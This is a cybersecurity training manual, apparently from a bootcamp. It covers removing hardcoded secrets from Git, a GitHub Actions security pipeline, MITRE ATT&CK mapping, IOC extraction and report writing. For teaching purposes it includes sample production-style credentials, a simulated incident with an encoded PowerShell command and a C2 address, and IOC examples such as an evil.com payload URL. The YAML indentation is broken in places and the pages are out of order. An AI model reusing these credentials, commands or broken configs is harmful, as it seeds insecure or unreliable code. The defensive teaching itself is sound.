- Never committed to Git — stays on the machine only
- If the code is stolen — no credentials are inside it
- In Python: os.environ.get('VARIABLE_NAME') reads the value
- In PHP: getenv('VARIABLE_NAME') or $_ENV['VARIABLE_NAME']

STEP 2 Rewrite config.py Using Environment Variables

BASH — REWRITE config.py

```
cat > ~/labs/week9/git_security/payliteng_app/config_secure.py << 'EOF'
import os

# PayliteNG configuration — SECURE VERSION
# All credentials loaded from environment variables
# This file is SAFE to commit to Git

DATABASE_HOST = os.environ.get('DB_HOST', 'localhost')
DATABASE_PORT = int(os.environ.get('DB_PORT', '3306'))
DATABASE_USER = os.environ.get('DB_USER')
DATABASE_PASS = os.environ.get('DB_PASS') # no default — must be set
DATABASE_NAME = os.environ.get('DB_NAME')

# Payment gateway
FLUTTERWAVE_SECRET = os.environ.get('FLUTTERWAVE_SECRET')
PAYSTACK_SECRET_KEY = os.environ.get('PAYSTACK_SECRET_KEY')

# AWS credentials
AWS_ACCESS_KEY_ID = os.environ.get('AWS_ACCESS_KEY_ID')
AWS_SECRET_ACCESS_KEY = os.environ.get('AWS_SECRET_ACCESS_KEY')
AWS_BUCKET_NAME = os.environ.get('AWS_BUCKET_NAME')

# Application settings
DEBUG = os.environ.get('DEBUG', 'False') == 'True'
SECRET_KEY = os.environ.get('DJANGO_SECRET_KEY')
ALLOWED_HOSTS = os.environ.get('ALLOWED_HOSTS', 'localhost').split(',')
EOF

echo 'Secure config file created'
cat ~/labs/week9/git_security/payliteng_app/config_secure.py
```

 Notice os.environ.get('DB_PASS') has NO default value. If the environment variable is not set, Python returns None and the application will crash — this is intentional. It forces developers to set credentials before deploying.

STEP 3 Create the .env File — Local Credentials Store

The .env file stores credentials on the local machine. It must NEVER be committed to Git:

BASH — CREATE .env FILE

```
# Create the .env file with the actual credentials
cat > ~/labs/week9/git_security/payliteng_app/.env << 'EOF'
# PayliteNG environment variables
# DO NOT COMMIT THIS FILE TO GIT

DB_HOST=prod-db.payliteng.internal
DB_PORT=3306
DB_USER=paylite_root
DB_PASS=PayliteDB@2024!
DB_NAME=paylite_production

FLUTTERWAVE_SECRET=FLWSECK-a1b2c3d4e5f6g7h8-X
PAYSTACK_SECRET_KEY=sk_live_9f8e7d6c5b4a3b2c1

AWS_ACCESS_KEY_ID=AKIAIOSFODNN7EXAMPLE
AWS_SECRET_ACCESS_KEY=wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
AWS_BUCKET_NAME=payliteng-customer-backups

DEBUG=False
DJANGO_SECRET_KEY=new-secure-random-key-here
ALLOWED_HOSTS=payliteng.com,www.payliteng.com
EOF
```



```
echo '.env file created'
```

STEP 4	Add .env to .gitignore — CRITICAL

⚠ Never Commit .env to Git

Without a .gitignore entry, git add . will include the .env file in the next commit — defeating the entire purpose. This step is NOT optional.

BASH — CREATE .gitignore

```
# Create .gitignore to exclude sensitive files
cat > ~/labs/week9/git_security/payliteng_app/.gitignore << 'EOF'
# Environment and credentials — NEVER commit these
.env
*.env
.env.local
.env.production

# Old insecure config — replace with config_secure.py
config.py
database.php

# Python
__pycache__/
*.pyc
*.pyo

# Common IDE and OS files
```

```
.DS_Store
*.swp
*.swo
EOF

cat .gitignore
```

STEP 5 Verify the Fix Works

BASH — TEST ENVIRONMENT VARIABLES

```
cd ~/labs/week9/git_security/payliteng_app

# Load the .env variables into the current shell
export $(cat .env | grep -v '#' | xargs)

# Test that Python can read them
python3 -c "
import os
print('DB_HOST:', os.environ.get('DB_HOST'))
print('DB_USER:', os.environ.get('DB_USER'))
print('DB_PASS:', os.environ.get('DB_PASS'))
print('AWS_KEY:', os.environ.get('AWS_ACCESS_KEY_ID'))
"
```

✓ Environment variables working

```
DB_HOST: prod-db.payliteng.internal
DB_USER: paylite_root
DB_PASS: PayliteDB@2024!
AWS_KEY: AKIAIOSFODNN7EXAMPLE

← Python reads credentials from environment — NOT from code
← config_secure.py can now be safely committed to Git
```

STEP 6 Commit the Secure Version

BASH — COMMIT THE FIX

```
cd ~/labs/week9/git_security/payliteng_app

# Add only the safe files
git add config_secure.py .gitignore

# Verify .env is NOT staged
git status

# Commit
git commit -m 'Fix: replace hardcoded secrets with environment variables'

# Confirm .env is ignored
git ls-files .env
# Should return nothing — .env is not tracked
```

✓ Only safe files committed

```
On branch master
Changes to be committed:
  new file: config_secure.py
  new file: .gitignore

Untracked files (not staged for add):
   .env ← .env is here — not in 'Changes to be committed'

← .env is untracked and will not be committed
```

STEP 7	IMPORTANT — Remove the Old Secrets From Git History

⚠ Deleting config.py is NOT enough

config.py with all its credentials is still in the very first commit. Anyone can run git log -p and read every credential. You must rewrite Git history to remove it.

BASH — REMOVE SECRETS FROM GIT HISTORY

```
# Install git-filter-repo (the correct tool for rewriting history)
pip3 install git-filter-repo --break-system-packages

# Remove config.py from ALL Git history
cd ~/labs/week9/git_security/payliteng_app
git filter-repo --path config.py --invert-paths --force

# Remove database.php from ALL Git history
git filter-repo --path database.php --invert-paths --force

# Verify the files are gone from history
git log -p | grep -E 'DATABASE_PASS|FLUTTERWAVE|AWS_ACCESS' | wc -l
# Should return 0
```

✓ History cleaned

```
Parsed 2 commits
New history written in 0.01 seconds
0

← config.py removed from all commits
← Secrets no longer visible anywhere in Git history
```

After cleaning Git history — rotate ALL credentials immediately:

- Change the database password — even though the file is gone, anyone who already cloned the repo has the old password
- Regenerate Flutterwave and Paystack keys in their dashboards

- Delete and recreate the AWS access keys in the IAM console
- Generate a new Django SECRET_KEY

✓ Part B Complete — Secrets Fixed
☐ config_secure.py written using os.environ.get() for all credentials
☐ .env file created with actual credential values
☐ .gitignore created — .env and config.py listed
☐ Environment variables tested — Python prints correct values
☐ git status confirms .env is NOT staged
☐ Safe files committed: config_secure.py + .gitignore
☐ git-filter-repo removed config.py and database.php from all history
☐ git log -p returns 0 matches for secrets
☐ Understanding: would rotate all credentials in a real scenario

QUICK REFERENCE — BEFORE AND AFTER



	✗ WRONG — Hardcoded Secret	✓ CORRECT — Environment Variable
Python	`DATABASE_PASS = 'secret123'`	`DATABASE_PASS = os.environ.get('DB_PASS')`
PHP	`$password = 'secret123';`	`$password = getenv('DB_PASS');`
Node.js	`const pass = 'secret123'`	`const pass = process.env.DB_PASS`
Git risk	`Credential in every clone`	`No credential in the code`
If repo leaked	`Database immediately at risk`	`Attacker gets no credentials`

FINAL CHECKLIST — DAY 4 COMPLETE



✓ All items complete — Day 4 Git Security Lab finished
☐ TruffleHog installed and working
☐ Practice repository created with two files containing secrets
☐ TruffleHog scan detected secrets automatically

☐ grep scan found all 6 secrets with file and line numbers
☐ Git history scan confirmed secrets persist in old commits
☐ config_secure.py written — all credentials use os.environ.get()
☐ .env file created locally — contains actual credentials
☐ .gitignore excludes .env from all future commits
☐ Python confirmed reading credentials from environment
☐ git status confirmed .env NOT staged for commit
☐ git-filter-repo removed secrets from all Git history
☐ Can explain why deleting a file does not remove it from Git history
☐ Can explain why rotating credentials is necessary after a leak

Environment variables cost nothing to implement and prevent some of the most common breaches in the world.

PART 1 — Create a GitHub Account and Repository (15 minutes)

bash

```
# Install GitHub CLI
sudo apt install gh -y

# Authenticate
gh auth login
# Follow prompts — choose GitHub.com, HTTPS, authenticate via browser

# Create a repository
cd ~/labs/week10/payliteng_secure
gh repo create payliteng-secure \
  --private \
  --source=. \
  --remote=origin \
  --push

# Verify
gh repo view
```

PART 2 — What is GitHub Actions? (15 minutes)

> "GitHub Actions is an automation platform. You write a YAML file that tells GitHub what to do when specific events happen — like pushing code. The YAML file lives inside your repository in the .github/workflows/ folder."

The Structure

yaml

```
# .github/workflows/security.yml

name: Name of the workflow

on:                      # WHEN does this run?
  push:                   # On every push
    branches: [main, develop]
  pull_request:           # On every pull request

jobs:                    # WHAT does it do?
  job-name:               # Name of the job
    runs-on: ubuntu-latest   # Which OS to run on

    steps:                # Steps inside the job
```

```
    - name: Checkout code  # Step 1 — get the code
      uses: actions/checkout@v3

    - name: Run a check    # Step 2 — run a tool
      run: echo "Running security check"
```

PART 3 — Build the First Pipeline (30 minutes)

bash

```
mkdir -p ~/labs/week10/payliteng_secure/.github/workflows

cat > ~/labs/week10/payliteng_secure/.github/workflows/security.yml << 'EOF'
name: PayliteNG Security Pipeline

on:
  push:
    branches: [main, develop, feature/**]
  pull_request:
    branches: [main, develop]

jobs:

  # ── JOB 1 — SECRET DETECTION ──────────────────────────────────────
  secret-detection:
    name: Secret Detection
    runs-on: ubuntu-latest
    steps:
      - name: Checkout code
        uses: actions/checkout@v3
        with:
          fetch-depth: 0   # Full history for TruffleHog

      - name: TruffleHog Secret Scan
        uses: trufflesecurity/trufflehog@main
        with:
          path: ./
          base: ${{ github.event.repository.default_branch }}
          head: HEAD
          extra_args: --debug --only-verified
```

```
# ── JOB 2 — SAST ──────────────────────────────────────────────────────────

sast-scan:
  name: Static Application Security Testing
  runs-on: ubuntu-latest
  steps:
    - name: Checkout code
      uses: actions/checkout@v3

    - name: Set up Python
      uses: actions/setup-python@v4
      with:
        python-version: '3.11'

    - name: Install Bandit
      run: pip install bandit

    - name: Run Bandit SAST Scan
      run: |
        bandit -r . \
          -f json \
          -o bandit_report.json \
          --severity-level medium \
          --confidence-level medium \
          -x ./.git,./tests
      continue-on-error: true

    - name: Display Bandit Results
      run: |
        if [ -f bandit_report.json ]; then
          python3 -c "
        import json
        with open('bandit_report.json') as f:
          data = json.load(f)
        results = data.get('results', [])
        print(f'Issues found: {len(results)}')
        for r in results:
          print(f\"[{r['issue_severity']}] {r['issue_text']}\")
          print(f\"  File: {r['filename']}:{r['line_number']}\")
        "
        fi

    - name: Fail if High Severity Issues
      run: |
```

```
        HIGH=$(python3 -c "
        import json
        with open('bandit_report.json') as f:
          data = json.load(f)
        high = [r for r in data.get('results', []) if r['issue_severity'] == 'HIGH']
        print(len(high))
        ")
        if [ "$HIGH" -gt "0" ]; then
          echo "PIPELINE BLOCKED: $HIGH high-severity issues found"
          exit 1
        fi

# ── JOB 3 — DEPENDENCY SCAN ──────────────────────────────────────────
dependency-scan:
  name: Dependency Vulnerability Scan
  runs-on: ubuntu-latest
  steps:
    - name: Checkout code
      uses: actions/checkout@v3

    - name: Set up Python
      uses: actions/setup-python@v4
      with:
        python-version: '3.11'

    - name: Install Safety
      run: pip install safety

    - name: Run Safety Dependency Scan
      run: |
        safety check \
          -r requirements.txt \
          --json \
          -o safety_report.json
      continue-on-error: true

    - name: Display Dependency Results
      run: |
        if [ -f safety_report.json ]; then
          python3 -c "
        import json
        with open('safety_report.json') as f:
          data = json.load(f)
        vulns = data.get('vulnerabilities', [])
```

```
          print(f'Vulnerable packages found: {len(vulns)}')
          for v in vulns:
            print(f\"Package: {v['package_name']} {v['analyzed_version']}\")
            print(f\"CVE: {v.get('cve', 'N/A')} — {v['advisory'][:80]}\")
          "
          fi

      - name: Fail if Critical CVE Found
        run: |
          CRITICAL=$(python3 -c "
          import json
          with open('safety_report.json') as f:
            data = json.load(f)
          high = [v for v in data.get('vulnerabilities', []) if v.get('cvss_score', 0) >= 7.0]
          print(len(high))
          ")
          if [ "$CRITICAL" -gt "0" ]; then
            echo "PIPELINE BLOCKED: Vulnerable dependencies found"
            exit 1
          fi

EOF

git add .github/
git commit -m "Add security pipeline — secret detection, SAST, dependency scan"
git push origin feature/user-authentication
```

TECHRISE 3.0

Cybersecurity & DevSecOps Programme · Abia Cohort 3.0 · 2026

PHASE 3 · DEVSECOPS & CLOUD SECURITY

WEEK 09

Threat Intelligence and Professional Reporting

Student Training Manual — AI-First Curriculum

PROGRAMME	COHORT	WEEK	PHASE	METHODOLOGY
Cybersecurity & DevSecOps	**Abia Cohort 3.0**	**9 of 12**	**3 — DevSecOps & Cloud Security**	**AI-First (Manual → AI Enhancement)**

Prepared by the TechRise Curriculum Design Team

Lead: Engr. Eduwem Adam · Co-facilitator: Mr. Akorita-Ifeanyichukwu Nehemiah

TABLE OF CONTENTS

- **Week 9: Threat Intelligence and Professional Reporting**
  - Phase: DevSecOps and Cloud Security (Weeks 9–12)
  - Day 1 — MITRE ATT&CK; Framework
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 2 — Threat Intelligence Levels (Strategic, Tactical, Operational)
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 3 — Professional Report Writing (Executive Summaries)
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 4 — Remediation Roadmaps and AI-Assisted Reporting
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 5 — Review, Assessment & Portfolio
    - LEARN · PRACTICE · BUILD · DOCUMENT
- **Weekly Checklist**
- **Skills Verification**
- **Self-Assessment Quiz**
- **Additional Resources**
- **Looking Ahead — Week 10**

Phase: DevSecOps and Cloud Security (Weeks 9–12) **Week 9 of 12**

WEEK 9: THREAT INTELLIGENCE AND PROFESSIONAL REPORTING

Weekly Overview

This week you transition from technical defender to strategic analyst. You will learn the MITRE ATT&CK; framework — the industry standard for describing adversary behaviour — and how to map your forensic findings to specific tactics and techniques. You will distinguish between strategic, tactical, and operational threat intelligence, and learn to create and share Indicators of Compromise (IOCs). Finally, you will master professional report writing, transforming your technical findings into executive summaries and actionable remediation roadmaps that drive security decisions.

How this week builds on Weeks 1–8

- Week 2 introduced risk assessment frameworks. Week 8 gave you forensic evidence. Now you will map that evidence to MITRE ATT&CK; (the adversary's playbook) and communicate findings to both technical and non-technical audiences.
- Your ability to write professional reports determines whether your recommendations are implemented or ignored.

How this week sets up Weeks 10–12

- Weeks 10–11 cover DevSecOps and cloud security. The reporting skills you learn this week will be used to document pipeline security gates and cloud misconfigurations.
- Week 12 (Capstone) requires a professional report as your final deliverable.

Why this matters in a real security job

- Technical skills get you hired. Communication skills get you promoted.
- A penetration test report that sits unread is worthless. An executive summary that drives budget decisions is invaluable. This week teaches you to write reports that matter.

DAY 1

MITRE ATT&CK; Framework

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Explain the MITRE ATT&CK; framework structure (Tactics → Techniques → Sub-techniques → Procedures)

2. Map a security incident to ATT&CK; tactics

3. Use the ATT&CK; Navigator to visualise defensive coverage

MITRE ATT&CK;

(Adversarial Tactics, Techniques, and Common Knowledge) is a globally accessible knowledge base of adversary tactics and techniques based on real-world observations, providing a common language for describing and defending against cyber threats.

MITRE ATT&CK; — From Abstract to Specific

```
■■■
```

TA0004	Privilege Escalation	Gain higher permissions	Bypass UAC, sudo misconfig
TA0005	Defence Evasion	Avoid detection	Disable logging, obfuscate scripts
TA0006	Credential Access	Steal passwords	Mimikatz, keylogging
TA0007	Discovery	Learn environment	Network scanning, account listing
TA0008	Lateral Movement	Move to other hosts	RDP, PsExec, SMB
TA0009	Collection	Gather target data	Local drives, email, clipboard
TA0010	Exfiltration	Steal data	HTTP upload, DNS tunnelling
TA0011	Command & Control	Call home	Beaconing, reverse shell
TA0040	Impact	Manipulate/destroy	Ransomware, data deletion

Mapping an Incident to ATT&CK; Tactics

```
■■■
```

Step 2 — Map to ATT&CK; Tactics

BASH

```
nano ~/week9_attack_mapping.txt
```

Fill in this table for each tactic: TA0001 (Initial Access), TA0005 (Defence Evasion), TA0008 (Lateral Movement), TA0011 (C2), TA0010 (Exfiltration) — Technique ID, Technique Name, How Attackers Used It.

Step 3 — Verify with MITRE ATT&CK;

Browse to: https://attack.mitre.org — Search for 'SolarWinds' or 'APT29' (attributed group).

Step 4 — AI-Assisted ATT&CK; Mapping

PROMPT

```
Map the 2020 SolarWinds breach to MITRE ATT&CK; tactics. For each tactic, provide the technique ID and a one-sentence description of how attackers accomplished it.
```

Save to week9_ai_attack.txt. Compare with your manual mapping.

■ ANALYSE THIS

Did the AI correctly identify TA0005 (Defence Evasion) techniques like signed binary execution? Why is signing important for evasion?

LAB 9.1.2 — Use ATT&CK; Navigator — Defensive Coverage

Objective: Create a heatmap of your detection coverage.

Prerequisites: Internet browser

Step 1 — Open ATT&CK; Navigator

Browse to: https://mitre-attack.github.io/attack-navigator/

Step 2 — Create a Sample Coverage Layer

Select 'Enterprise ATT&CK;' → Create new layer. Colour cells: Green = can detect, Yellow = partial detection, Red = no detection.

For a small company (your lab), mark:

- T1190 (Exploit Public App): Green — you have Snort rules
- T1566 (Phishing): Yellow — email logs only
- T1078 (Valid Accounts): Red — no UEBA

Step 3 — Export and Annotate

Take a screenshot of your heatmap. Save as week9_navigator.png. The Navigator shows gaps in your detection coverage — red cells are where attackers can operate undetected.

■ ANALYSE THIS

Why is it valuable to visualise coverage this way? (Hint: Prioritise budget and effort on red cells)

BUILD *(2 Hours)*

BUILD BRIEF

Create an ATT&CK; Coverage Assessment for the organisation you defended in Weeks 5–8.

Audience:

- SOC Manager (technical)

Required sections:

- Executive Summary: number of techniques detected, number with no coverage, top 3 gaps
- Coverage by Tactic: table with all 14 tactics — # techniques covered, total techniques, % coverage
- Top 5 Coverage Gaps: each gap with explanation of why it exists
- Recommended Improvements: for each gap — specific control to implement

DOCUMENT

Writing Prompt:

Write a threat intelligence brief for your CEO about the SolarWinds breach. Audience: Non-technical CEO.

- Include: What happened (attackers poisoned software updates), why it matters (18,000 customers affected), how it relates to your organisation (supply chain risk)
- End with one question for the CEO: e.g., 'Do our vendors sign their updates?'

DAY
2

Threat Intelligence Levels (Strategic, Tactical, Operational)

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Distinguish between strategic, tactical, and operational threat intelligence


2. Create and share Indicators of Compromise (IOCs)

3. Use STIX/TAXII for machine-readable threat intelligence

THREAT INTELLIGENCE

is evidence-based knowledge about existing or emerging threats that informs decisions to prevent, detect, or respond to cyber attacks, operating at strategic (long-term), tactical (mid-term), and operational (immediate) levels.

Three Levels of Threat Intelligence



Indicators of Compromise (IOCs) — Types and Examples

IOC Type	Format	Example	Detection Method
File Hash (SHA256)	64 hex chars	e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855	AV, EDR
IP Address	IPv4/IPv6	203.0.113.45	Firewall, IDS
Domain Name	FQDN	malicious-domain.com	DNS sinkhole, proxy
URL	Full path	http://evil.com/payload.exe	Proxy, WAF

Registry Key	Windows path	HKLM\Software\Microsoft\Windows\CurrentVersion\Run	HIDS
File Path	System path	C:\Windows\Temp\malware.exe	EDR, FIM
Email Address	user@domain	attacker@evil.com	Email gateway
Network Signature	Snort/Suricata rule	alert tcp ... content:"EVIL"	IDS/IPS

IOC Lifecycle — From Discovery to Retirement



STIX/TAXII — Machine-Readable Intelligence

Standard	Purpose	Example
STIX (Structured Threat Information Expression)	Language to describe cyber threat information (IOCs, TTPs, campaigns)	XML/JSON format for 'IP 203.0.113.5 is malicious'
TAXII (Trusted Automated eXchange of Intelligence Information)	Protocol to share STIX data automatically	SIEM subscribes to feed, gets new IOCs every hour

WHY THIS MATTERS

In the 2021 Colonial Pipeline attack, the FBI obtained the Bitcoin ransom payment's private key (operational intelligence) and shared it via STIX/TAXII to other federal agencies within hours. Without automated sharing, defences would have been delayed by days.

PRACTICE *(2 Hours)*

LAB 9.2.1 — Create IOCs from a Simulated Incident

Objective: Extract IOCs from a forensic report (simulated).

Prerequisites: None — scenario-based

Step 1 — Simulated Incident Summary

Read this incident summary:

```
On January 15, 2025, SOC detected outbound connection to 203.0.113.5:4444 from host WS-023. Forensic analysis revealed: - File downloaded: C:\Windows\Temp\update.exe - SHA256: e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855 - Registry persistence: HKLM\Software\Microsoft\Windows\CurrentVersion\Run - Process created: cmd.exe /c powershell -enc SQBmAC... - Domain contacted: evil-c2-domain.com (resolves to 203.0.113.5) - Emails sent to: attacker@evil.com
```

Step 2 — Extract and Categorise IOCs

BASH

```
nano ~/week9_iocs.txt
```

Extract and categorise each IOC: SHA256 hash, IP address, domain, file path, registry key, email address.

Step 3 — Determine Which IOCs to Block

- SHA256: Block? Yes — specific malware hash
- IP 203.0.113.5: Block? Yes — known C2, but note risk of blocking legitimate service
- Domain: Block? Yes
- File path: Block? No — legitimate apps use Temp folder; would cause false positives
- Registry key: Monitor but don't block — many legitimate apps use Run key

■ ANALYSE THIS

Why block an IP but not a file path? (Hint: Specificity and false positive rate)

Step 4 — AI-Assisted IOC Validation

PROMPT

```
I have a SHA256 hash from a malware sample. How long should I keep blocking this hash? When would I retire this IOC?
```

Save to week9_ai_ioc.txt. Compare with IOC lifecycle from the lesson.

■ ANALYSE THIS

What factors determine IOC retirement? (Domain sinks, IP reassigned, malware family no longer active)

BUILD *(2 Hours)*

BUILD BRIEF

Create an IOC Sharing Package for the simulated incident in Lab 9.2.1.

Audience:

- Information Sharing and Analysis Center (ISAC) for your industry

Required sections:

- Summary: date discovered, attack type (Cobalt Strike beacon), affected sector
- Network Indicators: IP (block), domain (sinkhole), URL

- Host Indicators: SHA256 hash, file path, registry key
- Email Indicators: attacker email address
- Recommended Actions: firewall block, EDR search, SIEM alert configuration
- TTPs (Tactical Intelligence): TA0011 T1573 (Encrypted Channel), TA0005 T1027 (Obfuscated Files)
- Expiry: IP — review after 30 days; SHA256 — permanent (hash never changes)

DOCUMENT

Writing Prompt:

Write a threat intelligence requirements document for your SOC. Audience: SOC Manager.

- Include: Strategic intelligence needed (annual threat landscape briefing), tactical intelligence needed (weekly TTP updates), operational intelligence needed (hourly IOC feeds)
- For each level: how it will be used in decision-making and sources (commercial feeds, open source, ISACs)

DAY
3

Professional Report Writing (Executive Summaries)

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Distinguish executive summaries from technical findings

2. Write risk ratings that drive action

3. Create a complete penetration test report structure

EXECUTIVE SUMMARY

is a concise overview of security findings written for non-technical decision-makers, focusing on business impact, risk, and recommended actions — not technical details.

Professional Security Report Structure — Pyramid Principle

```
■■■
```

Recommendations	'Prioritise patching web servers'	'Apply patch KB45678 or upgrade to v2.3'

Risk Rating — CVSS + Business Context

```
■■■
```

Objective: Build a complete findings summary.

Prerequisites: None — scenario-based

Create a table with 5 findings. Use fake data or findings from earlier weeks:

Finding	CVSS	Business Impact	Risk Rating	Remediation Timeline
SQL Injection	9.8	Customer data exposure	CRITICAL	24 hours
[Add finding 2]				
[Add finding 3]				
[Add finding 4]				
[Add finding 5]				

■ **ANALYSE THIS**

Which finding would you put FIRST in the executive summary? (The one with highest BUSINESS impact, not necessarily highest CVSS)

BUILD *(2 Hours)*

BUILD BRIEF

Create a Professional Report Template — a complete structure you can reuse for penetration tests or security assessments.

Audience:

- Your future self (and other consultants on your team)

Required sections with placeholders:

- Executive Summary: one paragraph (what we tested, critical findings, urgent actions)
- Key Findings Top 3: with business impact sentence and risk rating for each
- Recommended Actions: Immediate (24h), Short-term (7 days), Long-term (30 days)
- Scope & Methodology: targets, dates, rules of engagement, tools
- Findings Summary Table: ID, Finding, CVSS, Impact, Risk, Status
- Detailed Findings template: Severity, CVSS, Affected Asset, Description, Evidence, Impact, Remediation, References
- Remediation Roadmap: Phase 1 (0-24h), Phase 2 (1-7 days), Phase 3 (30-90 days)
- Appendix: tool versions, raw scan outputs, chain of custody (if forensics)

DOCUMENT

Writing Prompt:

Write an executive summary for a fictional penetration test of 'TechRise Bank' (online banking platform). Findings include: SQL injection in login page (CRITICAL), missing security headers (MEDIUM), outdated SSL certificate (LOW). Audience: CTO (technical but not a security expert). Length: 1 page maximum.

DAY 4

Remediation Roadmaps and AI-Assisted Reporting

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Create a phased remediation roadmap (Immediate, Short-term, Long-term)

2. Use AI to assist with report generation while maintaining accuracy

3. Validate AI-generated findings before including in reports

REMEDIATION ROADMAP

is a prioritised, time-bound plan for fixing security vulnerabilities, balancing risk reduction with business constraints.

Phased Remediation Roadmap — Balancing Risk and Resources

```
■■■
```

Remediation	'Write remediation steps for SQL injection. Include: parameterised queries, WAF rule, and input validation. Assume development team uses PHP/MySQL.'

AI VALIDATION CHECKLIST — Before Including in Report

- ■ Are CVE numbers correct? (Verify with NVD)
- ■ Are CVSS scores accurate? (Check against official CVSS calculator)
- ■ Are affected versions right? (Compare with vendor advisory)
- ■ Are remediation commands safe? (Test in lab first)
- ■ Is business impact realistic? (Does it match client's data?)
- ■ Are recommendations actionable? (Specific patches, commands)
- ■ Is the tone professional? (No 'should', 'might', 'could' without justification)
- ■ Does it hallucinate? (Check for non-existent CVEs, wrong vendor names)
- ■ Is it consistent with evidence? (Check screenshots, command outputs)
- ■ Is it client-appropriate? (No jargon for executive summary)

WHY THIS MATTERS

In 2023, a cybersecurity firm used AI to generate a penetration test report. The AI invented a non-existent CVE with a fake CVSS score. The report was delivered to a Fortune 500 client. The client discovered the error and terminated the contract. AI is a tool — but YOU are responsible for every word in your report.

PRACTICE *(2 Hours)*

LAB 9.4.1 — Create a Remediation Roadmap

Objective: Prioritise findings and assign timelines.

Prerequisites: None — scenario-based

Step 1 — Review Findings

Finding	CVSS	Business Impact	Effort to Fix
SQL injection in customer portal	9.8	PII exposure (50k records)	4 hours (patch)
Default admin/admin on router	7.5	Network compromise	5 minutes (change password)
Outdated TLS 1.0 on email server	5.3	Man-in-the-middle risk	2 hours (reconfigure)
Missing CSP header on blog	4.3	XSS risk	30 minutes (config change)
Unpatched Apache on internal server	8.2	RCE, but internal only	1 hour (update package)

Step 2 — Assign to Phases

Create a roadmap table with columns: Phase | Findings | Why this priority?

Sample answer:

- Immediate: Router default password (5 min fix, prevents immediate compromise)
- Short-term: SQL injection (customer data at risk), Apache patch
- Long-term: TLS upgrade, CSP header (lower risk, requires coordination)

■ ANALYSE THIS

Why is the 5-minute router password fix in IMMEDIATE, but the 30-minute CSP header in LONG-TERM? (Risk: default admin password = immediate network takeover; CSP missing = theoretical XSS)

LAB 9.4.2 — AI-Assisted Report Generation (With Validation)

Objective: Use AI to generate a finding, then validate it.

Prerequisites: AI assistant available

Step 1 — Generate Finding with AI

PROMPT

```
Write a penetration test finding for SQL injection on a customer portal. Include: vulnerable URL,
attack example, impact, remediation. Write for a technical audience.
```

Save to week9_ai_finding.txt.

Step 2 — Validate the Finding

- Is the vulnerable URL realistic? (yes/no)
- Does the attack example work? (test mentally)
- Is the impact accurate? (yes/no)
- Are remediation steps safe and correct? (yes/no)
- Are there any hallucinations? (non-existent CVEs?)

Step 3 — Correct the Finding

Edit the AI's output to fix any errors. Save as week9_ai_finding_corrected.txt.

■ ANALYSE THIS

Did the AI recommend parameterised queries? Did it mention input validation as defence-in-depth (not primary fix)? Many AIs get this wrong.

BUILD *(2 Hours)*

BUILD BRIEF

Create a Complete Report Extract — one detailed finding, generated with AI assistance then human-validated.

Scenario:

- You discovered vsftpd 2.3.4 backdoor (CVE-2011-2523) on a client's FTP server during a penetration test

Required sections (use AI to draft, then validate each):

- Finding Title: vsftpd 2.3.4 Backdoor (CVE-2011-2523)
- Severity: CRITICAL | CVSS: 10.0 | Affected Asset: ftp-client.example.com
- Description: AI draft → human edit
- Evidence: Manual — paste your actual Nmap scan output from Week 4
- Impact: AI draft → human edit, focused on business impact
- Remediation: AI draft → human edit, must be actionable
- References: CVE-2011-2523 + MITRE ATT&CK; TA0001 T1190
- Validation Notes: what you corrected in AI's draft + what you verified from source

DOCUMENT

Writing Prompt:

Write an AI usage policy for your security team. Audience: Team members who might use AI for report writing.

- Include: What AI CAN be used for (drafting, grammar checking, summarising), what AI CANNOT be used for (final approval, inventing evidence)
- Include the mandatory validation checklist from today's lesson
- Include consequences of submitting unvalidated AI content (reputation risk, contract termination, legal liability)

DAY
5

Review, Assessment & Portfolio

LEARN *(1 Hour) — Week Review*

